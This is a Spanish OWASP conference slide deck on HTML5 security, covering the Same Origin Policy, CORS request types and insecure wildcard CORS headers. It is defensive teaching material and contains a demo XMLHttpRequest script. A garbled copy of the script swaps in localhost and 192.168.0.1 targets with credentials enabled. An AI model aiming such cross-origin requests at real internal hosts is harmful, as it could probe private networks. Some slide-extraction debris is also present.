



# OWASP LATAM TOUR 2014



## APÓYAME HTML5



## **Derechos de Autor y Licencia**

Copyright © 2003 – 2014 Fundación OWASP

Este documento es publicado bajo la licencia Creative Commons Attribution ShareAlike 3.0. Para cualquier reutilización o distribución, usted debe dejar en claro a otros los términos de la licencia sobre este trabajo.

WHOAMI?



Oscar Martínez Ruiz de Castilla  
Ingeniero Electrónico  
Magister en Ciencias de la Computación  
CISM, C)ISSO  
OSCP, C|EH, C|HF  
C)DFE, OSEH  
Sophos Certified Engin

Especialista en Seguridad  
Con más de 10 años de experiencia  
Penetration Tester (Network)

oscarmrdc@gmail.com  
fiery-owl.blogspot.com  
@oscar\_mrdc



Callao, Lima, Perú, 3ra roca desde el Sol



<http://www.owasp.org>





# MOTIVACIÓN




Capa de Presentación

Capa de Negocio

# MOTIVACIÓN



# MOTIVACIÓN





# AGENDA

¿Qué es HTML 5?  
Cross Origin Resource Sharing  
Local Storage  
¿Qué es WebRTC?  
Ipcalf

¿Qué no es esta presentación?  
Una investigación

¿Qué es esta presentación?  
Una recopilación



## Referencias:

[https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)

<http://feross.org/> (**Feross Aboukhadijeh**)

<https://github.com/natevw> (**Nathan Vander Wilt**)

[http://2013.zeronights.org/includes/docs/Krzysztof\\_Kotowicz\\_-\\_Hacking\\_HTML5.pdf](http://2013.zeronights.org/includes/docs/Krzysztof_Kotowicz_-_Hacking_HTML5.pdf)

<http://2011.appsecusa.org/p/pwn.pdf>

<http://www.w3schools.com/html/>

**The Web Application Hacker's Handbook**  
**The Browser Hacker's Handbook**



<http://www.owasp.org>



¿QUÉ ES HTML5?

¿HTML4 + 1 no?



# ¿QUE ES HTML5?

## Nueva versión de HTML

Versión	Año
HTML	1991
HTML+	1993
HTML 2.0	1995
HTML 3.2	1997
HTML 4.01	1999
XHTML	2000
HTML 5	2012



# ¿QUE ES HTML5?

Status: Draft / Candidate Recommendations  
2014-02-04

<http://www.w3.org/TR/2014/CR-html5-20140204/>

-> Las cosas pueden cambiar!

# ¿QUE ES HTML5?

HTML5  $\sim$  HTML + JS + CSS

HTML5 nos permite una nueva gama de funcionalidades (otra vez... muchas fueron creadas sin pensar en la seguridad?)

# ¿POR QUÉ USAR HTML5?

JavaScript APIs

Soportar múltiples dispositivos (dispositivos móviles)

**NO HAY NECESIDAD DE PLUGINS!**




# JavaScript APIs

- ✓ Communication: Web Messaging, **Cross Origin Resource Sharing**, WebSockets
- ✓ Storage: **Local Storage** (Web Storage), Client-side databases (Web Database)
  - ✓ Geolocation
  - ✓ Web Workers
- ✓ Sandboxed frames

# HTML5

Taxonomy & Status on January 20, 2013

- W3C Recommendation
- Proposed Recommendation
- Candidate Recommendation
- Last Call
- Working Draft
- Non-W3C Specifications
- Deprecated



by Sergey Mavrody (cc) BY · SA





HTML5  
JavaScript APIs ->

MAYOR SUPERFICIE DE ATAQUE!



## Un poco de historia Xmlhttprequest

“XMLHttpRequest es un objeto JavaScript que proporciona una forma fácil de obtener información de una URL sin tener que recargar la pagina completa. Una pagina web puede actualizar sólo una parte de la pagina sin interrumpir lo que el usuario esta haciendo. XMLHttpRequest es ampliamente usado en la programación AJAX ( Asynchronous JavaScript And XML).”

## Un poco de historia Same origin Policy

“Restringe la comunicación entre aplicaciones con diferente origen”

# Un poco de historia SOP

**https://www.miweb.com:8080**

Protocolo

Nombre de dominio

Puerto



## Un poco de historia Same origin Policy

Origin = protocolo + nombre de dominio + puerto

<http://example.com/document>

<http://example.com/other/document/here>

<https://example.com/document>

<https://www.example.com/document>

<http://example.com:8080/document>

# Un poco de historia Same origin Policy


SOP políticas múltiples:  
Cookies  
DOM access (Document Object Model)  
Flash  
Java  
XMLHttpRequest

## Un poco de historia Same origin Policy + XMLHttpRequest


“Significa que una web sólo puede utilizar el objeto XMLHttpRequest para hacer peticiones HTTP AJAX al mismo dominio desde el que se cargó la página original. Las peticiones a dominios diferentes serán descartadas.”



# Un poco de historia SOP



# Un poco de historia SOP



# Same Origin Policy SOP

# Cross Origin Resource Sharing CORS



# Cross Origin Resource Sharing

Same Origin Policy es un “problema” para desarrollar funcionalidades que requieran usar servicios o módulos desarrollados por terceros.


El estándar propone incluir nuevas cabeceras HTTP en la comunicación cliente-servidor para saber si se debe enviar (servidor) o mostrar (navegador) un recurso concreto, en función del origen de la petición.

# Cross Origin Resource Sharing

Permite por ejemplo:

- ✓ Que una aplicación web exponga recursos a TODOS o a un grupo de dominios (origenes).
- ✓ Que un cliente web pueda realizar request AJAX a recursos de otros dominios.

# Cross Origin Resource Sharing





# Cross Origin Resource Sharing

Hay colores casera:

- ✓ Simple requests
- ✓ Preflighted requests

# Cross Origin Resource Sharing - Simple

- ✓ GET
- ✓ POST
- ✓ HEAD

POST -> Content-Type:

- ✓ application/x-www-form-urlencoded
  - ✓ multipart/form-data
  - ✓ text/plain

x No agrega HEADERS propios (ejemplo: X-Modified)

Si es otro caso -> Preflighted request

# Cross Origin Resource Sharing (simple)

EL navegador, cuando se va a realizar una petición asíncrona a un dominio diferente, debe incluir automáticamente la cabecera ORIGIN en la petición:

**Origin: <http://www.sitio1.com>**

Esta cabecera indicará al servidor el dominio desde el que se está haciendo la petición (desde el que se recibió la página original). El servidor tendrá una lista de dominios permitidos y, si este está en la lista, devolverá el recurso solicitado incluyendo en la respuesta la nueva cabecera Access-Control-Allow-Origin:

**Access-Control-Allow-Origin: <http://www.sitio1.com>**

Con esta cabecera el servidor indica el origen al que le permite leer este contenido. El navegador siempre comprobará esta cabecera. Si no se recibe o no indica el dominio correcto, bloqueará la respuesta para no permitir acceso al DOM a ningún script procedente de un dominio 'extraño'.



www.test-cors.org

```
<script>
function showHint()
{
    var i=new XMLHttpRequest;
    var url="http://server.cors-api.appspot.com/server?
id=6127214&enable=true&status=200&credentials=false";
    i.open("POST",url,true);
    i.setRequestHeader('Content-Type','text/plain');
    i.onload = function()
    {document.getElementById("txtHint").innerHTML=i.responseText;}
    i.send();
}
showHint();
</script>
```



<http://www.owasp.org>





l x

-align:center">

txtHint"></span></p>

nt()

```
new XMLHttpRequest;  
url="http://server.cors-api.appspot.com/server?id=6127214&enable=true&status=200&credentials=false";  
url="http://server.cors-api.appspot.com/server?id=6127214&enable=true&status=200&credentials=true";  
url="http://localhost/index2.html";  
url="http://192.168.0.1";  
"POST",url,true);  
requestHeader('Content-Type','text/plain');  
withCredentials="true";  
readystatechange=function()  
{if(i.readyState===4)  
document.getElementById("txtHint").innerHTML=i.responseText;  
}  
);
```



# Cross Origin Resource Sharing (simple)

Entonces puedo usar “Origin” como control de acceso no?



# Cross Origin Resource Sharing

## OWASP Testing Guide v4

### Test Cross Origin Resource Sharing (OTG-CLIENT-002)

Check the HTTP headers in order to understand how CORS is used, in particular we should be very **interested in the Origin header** to learn which domains are allowed.


Insecure response with **wildcard '\*' in Access-Control-Allow-Origin**.

Response (note the 'Access-Control-Allow-Origin' header)

```
HTTP/1.1 200 OK
Date: Mon, 07 Oct 2013 18:57:53 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Content-Length: 4
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: application/xml
```

*[Response Body]*

ubuntu<sup>®</sup>



Ubuntu help >




Ubuntu shop >

